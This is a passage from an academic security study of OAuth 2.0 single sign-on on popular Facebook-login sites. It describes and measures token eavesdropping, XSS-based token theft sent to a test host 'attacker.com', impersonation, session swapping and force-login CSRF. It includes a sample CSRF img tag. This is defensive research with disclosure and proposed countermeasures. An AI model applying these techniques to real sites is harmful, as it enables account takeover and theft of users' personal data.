Second, and more interestingly, access tokens can be stolen on most (91%) of the evaluated RPs, if an adversary could exploit an XSS vulnerability on *any page* of the RP website. Obviously, an XSS vulnerability found on the login page of an RP for which access tokens are obtained on the browser-side (i.e., *client-flow*) could allow an adversary to steal access tokens during the SSO process. Nevertheless, our test exploit even succeeded on RPs that obtain access tokens only through a direct communication with the IdP (i.e., *server-flow*, not via browser), regardless of whether the user has already logged into the RP website, and when the redirect URL is SSL-protected. XSS vulnerabilities are prevalent [OWA10, BBGM10], and their complete mitigation is shown to be difficult [CLZS11, HLM$^+$11, SML11, TLV09, NSS09, RV09].

Third, even assuming the RP website itself is free from XSS vulnerabilities, cross-site access token theft could be carried out by leveraging certain vulnerabilities found in browsers. We analyzed and tested two such exploit scenarios in which the vulnerable browsers are still used by about 10% of web users [W3C12]. The first exploit executes the token theft script embedded in an image file by leveraging the browser's content-sniffing algorithm [BCS09]. The second one steals an access token by sending a forged authorization request through a `script` element and then extracting the token via `onerror` event handler which contains cross-origin vulnerability [OSV10].

In addition to access tokens, our evaluation results show that an attacker could gain complete control of the victim's account on many RPs (64%) by sending a forged SSO credential (i.e., data used by the RP server-side program logics to identify the current SSO user) to the RP's sign-in endpoint through a user-agent controlled by the attacker. Interestingly, some RPs obtain the user's IdP account profile (e.g., Facebook account identifier, email, user name) on the user's client-side browser using OAuth client-flow, and then pass it as an SSO credential to the sign-in endpoint on the server side to identify the user. However, this allows an attacker to log in as the victim user on the RP by simply sending the victim's publicly accessible Facebook account identifier to the RP's sign-in endpoint.

Unlike logic flaws, the fundamental causes of the uncovered vulnerabilities cannot simply be removed with a software patch. Our analysis reveals that those uncovered weaknesses are caused by a combination of implementation simplicity features offered by the design of OAuth 2.0 and IdP implementations, such as the removal of the digital signature from the protocol specification, the support of client-flow, and an "automatic authorization granting" feature. While these simplicity features could be problematic for security, they are what allow OAuth SSO to achieve rapid and widespread adoption.

We aimed to design practical mitigation mechanisms that could prevent or reduce the un-



User (U)
Browser (B)
RP
IdP
1. Login Request
redirect
2. i, p, r, type=code, [a]
check i, p, r
3. Authz Request to IdP: i, p, r, type=code, [a]
4. user login/consent request
5. user credential and consent
redirect
6. Authz Response to RP: r, c, [a]
gen: c
7. redirect to r : c, [a]
8. i, r, c, s
9. access token: t
10. API call: t
check t
sign-in
11. user profile

Figure 5.1: The server-flow protocol sequences.

covered threats without sacrificing simplicity. To be practical, our proposed improvements do not require modifications from the OAuth protocol or browsers, and can be adopted by IdPs and RPs gradually and separately. Moreover, the suggested recommendations do not require cryptographic operations from RPs because understanding the details of signature algorithms and how to construct and sign their base string is the common source of problems for many SSO RP developers [She11].

The rest of the chapter is organized as follows: The next section introduces the OAuth 2.0 protocol and Section 5.2 provides an overview of our approach. Section 5.3 presents the evaluation procedures and results. In Section 5.4, the implications of our results are discussed. We describe our proposed countermeasures in Section 5.5, and summarize the chapter and outline future work in Section 5.6.

5.1 How OAuth 2.0 Works

OAuth-based SSO systems are based on browser redirection in which an RP redirects the user's browser to an IdP that interacts with the user before redirecting the user back to the RP website. The IdP authenticates the user, identifies the RP to the user, and asks for permission to grant the RP access to resources and services on behalf of the user. Once the requested permissions are granted, the user is redirected back to the RP with an access token that represents the granted permissions. With the authorized access token, the RP then calls web APIs published by the IdP to access the user's profile attributes.

The OAuth 2.0 specification defines two flows for RPs to obtain access tokens: *server-flow* (known as the "Authorization Code Grant" in the specification), intended for web applications that receive access tokens from their server-side program logic; and *client-flow* (known as the "Implicit Grant") for JavaScript applications running in a web browser. Figure 5.1 illustrates the following steps, which demonstrate how server-flow works:

1. User **U** clicks on the social login button, and the browser **B** sends this login HTTP request to **RP**.



User (U)
Browser (B)
RP
IdP
1. login
2. Authz Request to IdP: i, p, r, type=token, [a]
check i, p, r
3. user login/consent request
4. user credential and consent
redirection
5. Authz Response: r#t, [a]
generate: t
r#t
6. redirect to r (without t): [a]
extract t
7. script

Figure 5.2: The client-flow protocol sequences.

2. **RP** sends `response_type=code`, client ID i (a random unique RP identifier assigned during registration with the **IdP**), requested permission scope p, and a redirect URL r to **IdP** via **B** to obtain an authorization response. The redirect URL r is where **IdP** should return the response back to **RP** (via **B**). **RP** could also include an optional state parameter a, which will be appended to r by **IdP** when redirecting **U** back to **RP**, to maintain the state between the request and response. All information in the authorization request is publicly known by an adversary.
3. **B** sends `response_type=code`, i, p, r and optional a to **IdP**. **IdP** checks i, p and r against its own local storage.
4. **IdP** presents a login form to authenticate the user. This step could be omitted if **U** has already authenticated in the same browser session.
5. **U** provides her credentials to authenticate with **IdP**, and then consents to the release of her profile information. The consent step could be omitted if p has been granted by **U** before.
6. **IdP** generates an authorization code c, and then redirects **B** to r with c and a (if presented) appended as parameters.
7. **B** sends c and a to r on **RP**.
8. **RP** sends i, r, c and a client secret s (established during registration with the **IdP**) to **IdP**'s token exchange endpoint through a direct communication (i.e., not via **B**).
9. **IdP** checks i, r, c and s, and returns an access token t to **RP**.
10. **RP** makes a web API call to **IdP** with t.
11. **IdP** validates t and returns **U**'s profile attributes for **RP** to create an authenticated session.

The client-flow is designed for applications that cannot embed a secret key, such as JavaScript clients. The access token is returned directly in the redirect URI, and its security is handled in two ways: (1) The IdP validates whether the redirect URI matches a pre-registered URL to ensure the access token is not sent to unauthorized parties; (2) the token itself is appended as an URI fragment (#) of the redirect URI so that the browser will never send it to the server, and hence preventing the token from being exposed in the network. Figure 5.2 illustrates how client-flow works:

1. User **U** initiates an SSO process by clicking on the social login button rendered by **RP**.

2. **B** sends `response_type=token`, client ID i, permission scope p, redirect URL r and an optional state parameter a to **IdP**.
3. Same as sever-flow step 4 (i.e., authentication).
4. Same as sever-flow step 5 (i.e., authorization).
5. **IdP** returns an access token t appended as an URI fragment of r to **RP** via **B**. State parameter a is appended as a query parameter if presented.
6. **B** sends a to r on **RP**. Note that **B** retains the URI fragment locally, and does not include t in the request to **RP**.
7. **RP** returns a web page containing a script to **B**. The script extracts t contained in the fragment using JavaScript command such as `document.location.hash`.
8. With t, the script could call **IdP**'s web API to retrieve **U**'s profile on the client-side, and then send **U**'s profile to **RP**'s sign-in endpoint; or the script may send t to **RP** directly, and then retrieve **U**'s profile from **RP**'s server-side.

5.2 Approach

Our overall approach consists of two empirical studies that examine a representative sample of the most popular OAuth SSO implementations: an exploratory study, which analyzes potential threats users faced when using OAuth SSO for login, and a confirmatory study that evaluates how prevalent those uncovered threats are. Throughout both studies, we investigate the root causes of those threats in order to design effective and practical protection mechanisms.

We examined the implementations of three high-profile IdPs, including Facebook, Microsoft and Google. We could not evaluate Yahoo and Twitter as they were using OAuth 1.0 at the time of writing. For the samples of RP websites, we looked through the list of Google's Top 1,000 Most-Visited Websites [Goo11]. We excluded non-English websites (527), and only chose websites that support the use of Facebook accounts for login (96), because Google's OAuth 2.0 implementation was still under experiment, and the implementation from Microsoft had just been released.

On December 13th, 2011, Facebook released a "breaking change" to its JavaScript SDK. The updated SDK uses a signed authorization code in place of an access token for the cookie being set by the SDK library [Cai11]. This change avoids exposure of the access token in the network, but it also breaks the existing SSO functions of RP websites that rely on the token stored in the cookie. This particular event gave us an opportunity to investigate how client-flow RPs handle SSO without the presence of access tokens in cookies, and whether their coping strategies introduce potential risks.

5.2.1 Adversary Model

We assume the user's browser and computer are not compromised, the IdP and RP are benign, and that the communication between the RP and IdP is secured. In addition, our threat model assumes that the confidentiality, integrity, and availability of OAuth related credentials (e.g., access token, authorization code, client secret) are guaranteed by the IdP. In our adversary model, the goal of an adversary is to gain unauthorized access to the victim user's personal data on the IdP or RP website. There are three different adversary types considered in this work, which vary on their attack capabilities:

- **A web attacker** can post comments that include static content (e.g., images, or stylesheet) on a benign website, setup a malicious website, send malicious links via spam or an Ads network, and exploit web vulnerabilities at RP websites. Malicious content crafted by a web attacker can cause the browser to issue HTTP requests to RP and IdP websites using both GET and POST methods, or execute the scripts implanted by the attacker.
- **A passive network attacker** can sniff unencrypted network traffic between the browser and the RP (e.g., unsecured Wi-Fi wireless network). We assume that the client's DNS/ARP function is intact, and hence do not consider man-in-the-middle (MITM) network attackers. An MITM attacker can alter the script of a redirect URI to steal access tokens directly, which is an obvious threat that has been already discussed in the "OAuth Threat Model" (Section 4.4.2.4).
- **A remote attacker** can send and modify HTTP request and response messages to RPs and IdPs from his browser. The attack goal is to log in as the victim user on the RP website right from the attacker's machine.

5.2.2 Methodology

Academic researchers undertaking a security analysis of real-world OAuth SSO systems face unique challenges. These technical constraints include the lack of access to the implementation code, undocumented implementation-specific design features, the complexity of client-side JavaScript libraries, and the difficulty of conducting realistic evaluations without putting real users and websites at risk. In our methodology, we treated IdPs and RPs as black boxes, and analyzed the HTTP traffic going through the browser during an SSO login session to identify exploit opportunities.

In the initial stage, we implemented a sample RP for each IdP under examination to observe and understand IdP-specific mechanisms that are not covered or mandated by the specification and the "OAuth Threat Model". In addition to other findings, we found that each evaluated IdP offers a JavaScript SDK to simplify RP development efforts. The SDK library implements a variant of client-flow, and provides a set of functions and event-handling mechanisms intended to free RP developers from implementing the OAuth protocol by themselves. We observed several IdP-specific mechanisms that deserve further investigation, as illustrated in Table 5.1: (1) SDKs save access tokens into HTTP cookies, (2) authorization codes are not restricted to one-time use, (3) access tokens are obtained even *before* the end-user initiating the login process, (4) access tokens are passing through cross-domain communication mechanisms, (5)

Mechanisms (Sections)	FB	GL	MS
1. Token cookie (4.1, 5.1)	Yes[1]	No	Yes
2. Authz. code (4.3, 5.1)	MU	SU	MU
3. Implicit authz. (4.2, 5.2)	Yes	Yes	Yes
4. Cross-domain comm. (5.3)	Yes[2]	Yes[3]	No[4]
5. Redirect URI (4.2, 5.2, 6.1)	MD	WL+MD[5]	SD
6. Refresh token (5.2, 6.1)	No	Yes	Yes[6]

Table 5.1: IdP-specific implementation mechanisms. Acronyms: FB=Facebook; GL=Google, MS=Microsoft; MU=Multiple Use; SU=Single Use; MD=Multiple Domain; WL=Whitelist; SD=Single Domain. Notes: [1]: prior to the fix; [2]: `postMessage` and Flash; [3]: `postMessage`, Flash, FIM, RMR and NIX; [4]: use cookie; [5]: whitelist for client and server-flow, but multiple domains for SDK flow; [6]: only when an offline permission is requested.

redirect URI restriction is based on an HTTP domain instead of a whitelist, and (6) a token refresh mechanism is absent from Facebook's implementation. The security implications of each observation are further discussed in the denoted sections.

In the second stage of our exploratory study, we manually recorded and analyzed HTTP traffic from 15 Facebook RPs (randomly chose from the list of 96 RP samples). The analysis was conducted both before and after the Facebook SDK revision event. From the analysis of network traces, we identified several exploitable weaknesses in the RP implementations. For each vulnerability, a corresponding exploit was designed and manually tested on those 15 RPs.

In the confirmatory study, a set of semi-automatic vulnerability assessment tools were designed and implemented to facilitate the evaluation process and avoid errors from manual inspections. The tools were then employed to evaluate each uncovered vulnerability on 96 Facebook RPs. For each failed exploitation, we manually examined the reasons.

5.3 Evaluation and Results

To begin an assessment process, the evaluator signs into the RP in question using both traditional and SSO options through a Firefox browser. The browser is augmented with an add-on we designed that records and analyzes the HTTP requests and responses passing through the browser. To resemble a real-world attack scenario, we implemented a website, denoted as *attacker.com*, that retrieves the analysis results from the trace logs, and feeds them into each assessment module described below. Table 5.2 shows the summary of our evaluation results. We found 42% of RPs use server-flow, and 58% support client-flow; but *all* client-flow RPs use Facebook SDK instead of handling the OAuth protocol themselves. In the following sections, we describe how each exploit works, the corresponding assessment procedures and evaluation results. Note that, prior to publishing our analysis results, all evaluated websites were notified with the uncovered vulnerabilities.

RPs			**SSL (%)**		**Vulnerabilities (%)**				
Flow	**N**	**%**	**T**	**S**	**A1**	**A2**	**A3**	**A4**	**A5**
Client	56	58	21	6	25	55	43	16	18
Server	40	42	28	15	7	36	21	18	20
Total	96	100	49	21	32	91	64	34	38

Table 5.2: The percentage of RPs that is vulnerable to each exploit. Legends: **T**: SSL is used in the traditional login form; **S**: Sign-in endpoint is SSL-protected; **A1**: Access token eavesdropping; **A2**: Access token theft via XSS; A3: Impersonation; **A4**: Session swapping; **A5**: Force-login.

5.3.1 Access Token Eavesdropping (A1)

This exploit eavesdrops access tokens by sniffing on the unencrypted communication between the browser and RP server. To assess this exploit, the log analyzer traces the access token from its origin, and checks if the token is passed through any subsequent communication between the browser and the RP server without SSL protection. We also implemented an access token network sniffer to confirm the results. According to the OAuth specification, an access token is never exposed in the network between the browser and the RP server. However, our results show that access tokens can be eavesdropped on 32% of RPs.

Initially, we found that Facebook and Microsoft SDKs store the access token into an HTTP cookie on the RP domain by default, and all client-flow RPs use this cookie as an SSO credential to identify the user on the server side. However, as the cookie is created without `secured` and `HTTP-only` attributes, it could be eavesdropped on the network, or hijacked by malicious scripts injected on any page under the RP domain. To address this issue, Facebook revised its SDK to use a signed authorization code in place of an access token for the cookie [Cai11]. We re-executed the evaluation and found that, many RPs save the token into a cookie themselves, or pass the access token as a query parameter to a sign-in endpoint on the RP server side. Surprisingly, even server-flow RPs (7%) exhibit this insecure practice.

SSL provides end-to-end protection, and is commonly suggested for mitigating attacks that manipulate network traffic. However, SSL imposes management and performance overhead, makes web contents non-cacheable, and introduces undesired side-effects by the website owner such as browser warnings about mixed secure (HTTPS) and insecure (HTTP) content [Adi08b]. Due to these unwanted complications, many websites use SSL only for login pages. We found 49% of RPs employ SSL to protect their traditional login forms, but only 21% use SSL for the sign-in endpoints. The reason behind this insecure practice is unclear to us, but it might be due to the misconception that the communication channel is SSL-protected by the IdP.

5.3.2 Access Token Theft via XSS (A2)

The IdP's "automatic authorization granting" feature returns an access token automatically (i.e., without the user's intervention) for an authorization request, if the requested permissions denoted in the request have been granted by the user previously, and the user has already logged into the IdP in the same browser session. The rationales behind this design feature are detailed in Section 5.4.2. This automatic authorization mechanism allows an attacker to steal an access token by injecting a malicious script into any page of an RP website to initiate a client-side login flow and subsequently obtain the responded token. To evaluate this vulnerability, two exploits in JavaScript were designed (listed in Appendix C). Both exploits send a forged authorization request to the Facebook authorization server via a hidden `iframe` element when executed. The first exploit uses the current page as the redirect URI, and extracts the access token from the fragment identifier. The second exploit dynamically loads the SDK and uses a special SDK function (`getLoginStatus`) to obtain the access token. In order to conduct a realistic evaluation without introducing actual harm to the testing RPs and real users, we used GreasyMonkey [LBS12], a Firefox add-on, to execute these two exploits.

To evaluate, the evaluator logs into the IdP and visits the RP in question (without signing in) using a GreasyMonkey augmented browser. Both exploit scripts create a hidden `iframe` element to transport a forged authorization request to the IdP, and then obtain an access token in return. Once the access token is obtained, the exploit script sends it back to attacker.com using a dynamically created `img` element. With this stolen access token, attacker.com then calls the IdP's web APIs to verify whether the exploit has been carried out successfully.

Our evaluation results show that 88% of RPs are vulnerable to the first exploit regardless of their supporting flow or whether the user has logged into the RP website. RPs that are resistant to this exploit either framebusted their home pages (i.e., cannot be framed), or used a different domain for the redirect URI (i.e., login.rp.com for www.rp.com). The second exploit succeeded on all evaluated RPs except those that use a different HTTP domain for receiving authorization responses.

Additionally, we examined the feasibility of a scenario in which the browser is the one that makes token theft possible, instead of relying on the RP website having an XSS vulnerability. We tested two such scenarios, but believe that other current and future exploits are possible. In both test cases, the vulnerable browsers are still used by about 10% of web users [W3C12]. First, we embedded each exploit in a JPG image file and uploaded them onto the RP under test. The evaluator then used IE 7 to view the uploaded image, which caused the XSS payload being executed due to the browser's content-sniffing algorithm [BCS09]. Second, we designed an exploit script (see Appendix C) that leverages certain browsers' `onerror` event handling behavior. In those browsers [OSV10], the URL that triggers the script error is disclosed to the `onerror` handler. We tested the exploit using Firefox 3.6.3, and it succeeded on all evaluated RPs. The exploit script sends a forged authorization request through the `src` attribute of a dynamically created `script` element, and then extracts the access token via `onerror` event handler.

RPs				**SSL %**		**Vul. %**	
Flow	**SSO credential**	**N**	**%**	**T**	**S**	**A3**	**A4**
Client	code	35	36	14	4	25	4
	token	17	17	7	2	15	8
	profile	4	4	0	0	3	3
Server	code	24	25	18	7	11	10
	token	4	4	1	1	3	1
Gigya	profile	12	13	9	6	6	6
Total		96	100	49	21	64	33

Table 5.3: The percentages of RPs that are vulnerable to impersonation (A3) or session swapping (A4) attacks.

5.3.3 Impersonation (A3)

An impersonation attack works by sending a stolen or *guessed* SSO credential to the RP's sign-in endpoint through an attacker-controlled user-agent. We found that an impersonation attack could be successfully carried out if (1) the attacker can obtain or guess a copy of the victim's SSO credential, (2) the SSO credential is not limited to one-time use, and (3) the RP in question does not check whether the response is sent by the same browser from which the authorization request was issued (i.e., lack of "*contextual binding*" validation).

We designed an "impersonator" tool in C# to evaluate this vulnerability. The tool reuses GeckoFX web browser control [Sky10] for sending HTTP requests and rendering the received HTML content. We modified GeckoFX to make it capable of observing and altering HTTP requests, including headers. Based on the RP domain entered by the evaluator, the tool constructs an exploit request based on the SSO credential and sign-in endpoint retrieved from attacker.com, and then sends it to the RP through the GeckoFX browser control. In addition, for RPs that use the user's IdP account profile as an SSO credential, the evaluator replaced the profile information with one from another testing account to test whether the SSO credential is guessable. Table 5.3 shows our evaluation results. Interestingly, several RPs (9%) use the user's IdP account identifier as an SSO credential. This allows a Remote attacker to log into the RP as the victim by simply sending the victim's Facebook account identifer (publicly accessible) to the RP's sign-in end-point URI.

We also found that 13% of RPs use a proxy service from Gigya [Gig11], and half of them are vulnerable to an impersonation attack, because the signatures signed by Gigya are not verified by those RPs. The Gigya platform provides a unified protocol interface for RPs to integrate a diverse range of web SSO protocols. The proxy service performs OAuth server-flow on behalf of the website, requests and stores the user's profile attributes, and then passes the user's profile via a redirect URI registered with the proxy service or through cross-domain communication channels. While useful, we believe that a malicious or compromised proxy service could result in serious security breaches, because RPs need to provide the proxy service with their application secret for each supported IdP, and all access tokens are passed through the proxy server.

5.3.4 Session Swapping (A4)

Session swapping is another way to exploit the lack of contextual binding vulnerability; that is, the RP doesn't provide a *state* parameter in an authorization request (Step 2 in Figure 5.1 and 5.2) to maintain the state between the request and response. The state parameter is typically a value that is bound to the browser session (e.g., a hash of the session identifier), which will be appended to the corresponding response by the IdP when redirecting the user back to the RP (Step 7 in Figure 5.1, and Step 6 in Figure 5.2). To launch a session swapping attack, the attacker (1) signs into an RP using the attacker's identity from the IdP, (2) intercepts the SSO credential on his user-agent (Step 7 in Figure 5.1, and Step 8 in Figure 5.2), and then (3) embeds the intercepted SSO credential in an HTML construct (e.g., `img`, `iframe`) that causes the browser to automatically send the intercepted SSO credential to the RP's sign-in endpoint when the exploit page is viewed by a victim user. As the intercepted SSO credential is bound to the attacker's account on the RP, a successful session swapping exploit allows the attacker to stealthily log the victim into her RP as the attacker to spoof the victim's personal data [BJM08], or mount a XSS attack as we discussed in Section 5.4.4.

To evaluate this vulnerability, we designed an exploit page hosted on attacker.com. The exploit page takes an RP domain as input parameter, retrieves the SSO credential and sign-in endpoint as an *exploit request* for the RP in question from the log, and then sets the exploit request as the `src` of a dynamically created `iframe` element. Malicious content embedded in the `iframe` can cause the browser to issue an HTTP request to the RP website using both GET and POST methods, but the exploit request cannot modify or access HTTP headers. When the POST method is used by the RP, the `iframe`'s `src` attribute is set to another page that contains (1) a web form with the `action` attribute set to the URL of the exploit request, and each HTTP query parameter (key-value pair) in the exploit request is added to the form as a hidden input field, and (2) a JavaScript that submits the web form automatically when the page is loaded.

5.3.5 Force-login CSRF (A5)

Cross-Site Request Forgery (CSRF) is a widely exploited web application vulnerability [OWA10], which tricks a user into loading a page that contains a malicious request that could disrupt the integrity of the victim's session data with a website. The attack URL is usually embedded in an HTML construct (e.g., <`img src=bank.com/txn?to=evil`>) that causes the browser to automatically issue the malicious request when the HTML construct is viewed. As the malicious request originates from the victim's browser and the session cookies previously set by the victim site are sent along it automatically, there is no detectable difference between the attack request and one from a legitimate user request. To launch a CSRF attack, the malicious HTML construct could be embedded in an email, hosted on a malicious website, or planted on benign websites through XSS or SQL injection attacks.

A typical CSRF attacks requires the victim has already an authenticated session with the website, and a force-login CSRF attack can be leveraged by an attacker to achieve this prerequisite. By taking advantage of the "automatic authorization granting" design feature, a force-login CSRF attack logs the victim user into the RP automatically by luring a victim user to view an exploit page that sends a forged login request (Step 1 in Figure 5.1) or authorization request (Step 2 in both Figure 5.1 and 5.2) via the victim's browser. A successful exploit enables a web attacker to *actively* carry out subsequent CSRF attacks without *passively* waiting for the victim user to log into her website.

The evaluation procedures for this attack are the same as A4, except this attack requires the victim has already an authenticated session with the IdP, and it uses a login or authorization request as the exploit request. We have also noticed that some client-flow RPs in our study (18%) sign users in automatically if the user has already logged into Facebook, but this "auto-login" feature enables an attacker to launch CSRF attacks actively. After a successful force-login attack, we examined whether the user account data on the RP can be altered automatically by a CSRF attack. Our results show that, on 21% of the tested RPs, their users' profile information is indeed vulnerable to CSRF exploits.

5.4 Discussion

Surprisingly, we found the aforementioned vulnerabilities are largely caused by design decisions that trade security for simplicity. Unlike logic flows, those design features are valuable to RP developers, and cannot be fixed with a simple patch. The causality diagram in Figure 5.3 illustrates how simplicity features from the protocol and IdP implementations lead to uncovered weaknesses. First, OAuth 2.0 drops signatures in favor of SSL for RP-to-IdP communication. This design decision enables the protocol to be "played" by clients that cannot keep their client secret secure (e.g., OAuth JavaScript clients), and thus the provision of client-flow. Second, to enhance user experience and reduce client-flow implementation efforts, IdPs offer an "automatic authorization granting" feature and SDK library. These features make the protocol simple to implement, but at the cost of increasing the attack surface and opening the protocol to new exploits.

5.4.1 Authentication State Gap

The OAuth client-flow is inherently less secure than server-flow, because of an authentication state gap between the client-side script and the program logic on the RP server. According to the OAuth specification, a client-flow is intended for browser-based applications that are executed *completely* within a user-agent. Nevertheless, a web application typically issues authentication sessions from its server-side. Hence, when applying client-flow for SSO, there is an authentication state gap between the client-side script and the RP server after the authorization flow is completed (i.e., the access token has been delivered to the client-side script). This gap requires a client-side script to transmit an SSO credential to the sign-in endpoint on the RP




Figure 5.3: Causality diagram: OAuth 2.0 design features that lead to the security weaknesses we found.

server in order to identify the current SSO user and issue an authentication cookie. However, if the sign-in endpoint is not SSL-protected, then SSO credentials, such as the access token, authorization code and user profile, could be eavesdropped in transit.

Transmitting SSO credentials between the browser and RP server could also make RPs vulnerable to impersonation and session swapping attacks if the authenticity of SSO credential is not or cannot be guaranteed by the RP website. OAuth SSO systems are based on browser redirections in which the authorization request and response are passed between the RP and IdP through the browser. This indirect communication allows the user to be involved in the protocol, but it also provides an opportunity for an adversary to launch attacks against the RP from his or the victim's browser. As the exploits are launched from the end-point of an SSL channel, impersonation and session swapping attacks are still feasible even when both browser-to-RP and browser-to-IdP communications are SSL-protected. In addition, we found some client-flow RPs use the access token obtained on the browser to retrieve the user's profile through the IdP's graph APIs, and then pass the profile as an SSO credential to the RP's sign-in endpoint. Nevertheless, this enables an impersonation attack by sending a forged sign-in request using the victim's Facebook identifier.

5.4.2 Automatic Authorization Granting

IdPs offer an "automatic authorization granting" feature to enhance both performance and the user experience, but this feature also enables an attacker to steal access tokens through an XSS exploit. We observed that when the browser loads a HTML page that includes an OAuth JavaScript SDK library, an access token is returned to the library automatically without an explicit user consent. This happens when the requested permissions have been granted before, and the user has already logged into the IdP in the same browser session. Further investigation on this undocumented feature revealed that obtaining access tokens in the background is enabled by several design decisions, including (1) for simplicity, OAuth 2.0 removes the signature

Permissions	Requested (%)	Vulnerable (%)
1. email	71	66
2. user_birthday	44	42
3. publish_stream	39	36
4. offline_access	35	31
5. user_location	27	25
6. basic_info	20	20
7. user_likes	10	8
8. publish_actions	9	9
9. user_interests	8	5
10. user_photos	7	7

Table 5.4: Top 10 permissions requested by RPs. Column "Vulnerable" denotes the percentage of RPs that request the permission and are vulnerable to token theft (i.e., A1 or A2 attacks.)

requirement for an authorization request [HL10], (2) for usability, a repeated authorization request is granted automatically without prompting the user for consent, and (3) for flexibility, redirect URI restriction is enforced based on a registered HTTP domain as a while, rather than using a whitelist of individual UIRs, so that access tokens could be obtained on any page within the RP domain.

Automatic authorization granting might be indeed useful, but it can be harmful as well. This function could be used by RPs to eliminate the popup login window that simply blinks and then closes, and reduce delays when the user is ready for login. In addition, we believe that many RPs use this design feature to (1) refresh an access token when it expires, (2) log the user into the RP website automatically, and (3) integrate the user's social context on the client side directly to reduce the overhead of round-trip communication with the RP server. While useful, this function, however, enables an attacker to obtain access tokens via a malicious script executed on *any* page of an RP website, even when the redirect URI is SSL-protected and the user has not logged into the RP yet. Surprisingly, we found that even server-flow RPs that obtain access tokens through a direct communication with the IdP are vulnerable as well.

5.4.3 Security Implications of Stolen Tokens

The malicious activities an attacker can perform with the stolen access token depend on the permissions granted to the token, which is requested by the RP. Table 5.4 shows the top ten permissions requested by RPs. For instance, an attacker can use `email` permission for spam, `user_birthday` for identity theft or answering security questions, or `publish_stream` to post messages on the victim's status wall to distribute phishing or malware messages. A full list of permissions can be found on Facebook's Developer website [Fac13]. Note that 35% of RPs request an *offline* permission, which allows an attacker to perform authorized API requests on behalf of the victim at any time until the authorization is explicitly revoked by the user. Interestingly, 60% of `publish_stream` and 45% of `publish_actions` permissions were requested with an offline permission.

Attacking the victim's social graph using compromised tokens can be fruitful for adversaries, and hard to detect by IdPs. The social graph within a social network is a powerful viral platform for the distribution of information. According to the designers of Facebook Immune System [SCM11], attackers commonly target the social graph to harvest user data and propagate spam, malware, and phishing messages. Known attack vectors include compromising existing accounts, creating fake accounts for infiltrations, or through fraudulent applications. Compromised accounts are typically more valuable than fake accounts because they carry established trust; and phishing and malware are two main ways to compromise existing accounts. Yet, our work shows that the compromised access tokens can be used as another novel way to harvest user data and act on behalf of the victim user. Since this kind of new attack makes use of legitimate web API requests on behalf of the victim RP, we believe that it is difficult for an IdP to detect and block the attack, unless it can be distinguished from a legitimate use of the same APIs.

5.4.4 Vulnerability Interplays

One vulnerability could lead to several different exploits. For example, a compromised token could be used to impersonate the victim user on the RP, or harvest the victim's identity information on the IdP. In addition, it can be used to infiltrate the victim's social circles to trick other victims into visiting the vulnerable RP, or bootstrapping a drive-by-download exploit. Other possible exploits remain.

Interestingly, we found that, a session swapping or force-login vulnerability could be used to overcome an attack constraint where an authenticated session with the RP is required before launching an XSS token theft attack. Moreover, for the RP in which user profile (e.g., user name) is not XSS protected, a session swapping or force-login attack could be leveraged for token theft. To leverage session swapping, the attacker first appends a token theft script to the user name of his account on the RP website. The attacker then creates a malicious page that uses a hidden `iframe` or `img` element to log the victim into the RP as the attacker, and hence executes the exploit script when the attacker's name is rendered on the page. Our exploit succeeded on 6% of tested RPs. The exploit page could be customized with attractive content, and delivered to the users through spam emails, malvertisings [SE11], inflight content modifications [ZHR$^+$11], or posting on popular websites. To take advantage of a force-login vulnerability, the malicious page stealthily logs the victim into the RP, appends a script to the user's name using CSRF attacks, and then redirects the victim to a page on the RP where the user name is rendered.

5.4.5 Visualization and Analysis of Results

We visualized our evaluation results to explore the correlations between the rank of each tested RP and its vulnerabilities, requested permissions, and the use of SSL. The visualization in

